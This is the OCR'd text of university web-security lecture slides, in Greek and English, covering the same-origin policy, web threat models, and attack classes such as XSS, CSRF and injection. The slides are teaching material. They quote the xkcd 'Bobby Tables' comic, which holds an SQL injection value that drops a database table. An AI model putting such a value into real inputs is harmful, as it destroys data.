
Διάλεξη #18-19 - Web Security I & II


Εθνικό και Καποδιστριακό Πανεπιστήμιο Αθηνών

Εισαγωγή στην Ασφάλεια

Θανάσης Αυγερινός


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Huge thank you to David Brumley from Carnegie Mellon University for the guidance and content input while developing this class!



Ανακοινώσεις / Διευκρινίσεις

- Βγήκε η Εργασία #3 - Προθεσμία: 15 Ιουνίου, 23:59
- Σημερινές ώρες γραφείου => αύριο 11πμ-1μμ
- CVEs: έχω λάβει ένα μήνυμα μέχρι στιγμής
- Θα κοιτάξω μήπως ανοίξουμε ένα "contributors section"
- Ημερομηνία διαγωνίσματος: είχαμε perfect split (50-50), οπότε θα προσπαθήσω να εξυπηρετήσω και τα δύο group

Την προηγούμενη φορά


- Authenticated Encryption (AuthEnc)
- Asymmetric/Public Key Cryptography
  - Merkle's Puzzles
  - Diffie-Hellman
  - RSA

Σήμερα

- Web Security
- Web App Background
- Broken access control
- Injection
  - XSS
  - Command
  - SQL

Hopefully!

Web Security




Terms:

- HTTP: Protocol used for interacting with servers
    - GET requests: get a resource
    - POST request: submit data
- Client-side code: code that runs within your browser
- Server-side code: code that runs on the server

Threat Models

Web Security Overview

(By Threat Model)



Malicious Server Attacking Client


End host infection
Clickjacking
History Probing
Phishing
Tracking

Brower Goals


- Safe to visit an evil web site

http://a.com
A.com

- Safe to visit two pages at the same time
  - Address bar distinguishes them



- Allow safe delegation (e.g., iframes)




Overview: Same Origin Policy (SOP)

- Browser as an operating system
  - Origins as principals
- ***Origins:*** Triple of (*scheme, domain, port*) based on URL
- Same Origin Policy Goal: Isolate content from diff. origins
  - Secrecy:
    Script from evil.com cannot read data from bank.com
  - Integrity:
    Script from evil.com cannot modify content of bank.com

Web Security Overview

(By Threat Model)



Malicious Client Attacking Server


Injection

File System Traversal

Broken Access Control

Web Security Overview

(By Threat Model)



Malicious User Attacking Other Users


Cross-Site Scripting (XSS)

Cross-Site Request Forgery

Remote Script Inclusion

Web Security Overview

(By Threat Model)




Malicious Server in "Mashup" Web Application

Clickjacking
Information Stealing
Tracking

Web Security Overview

(By Threat Model)




Malicious User in Multi-Server Application

Single sign-on (Facebook, Twitter, etc.): Sign in as someone else

Multi-Party Payment (Paypal, Amazon): Buy things for free

OWASP Top 10



What's changed in the Top 10 for 2021

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021. We've changed names when necessary to focus on the root cause over the symptom.

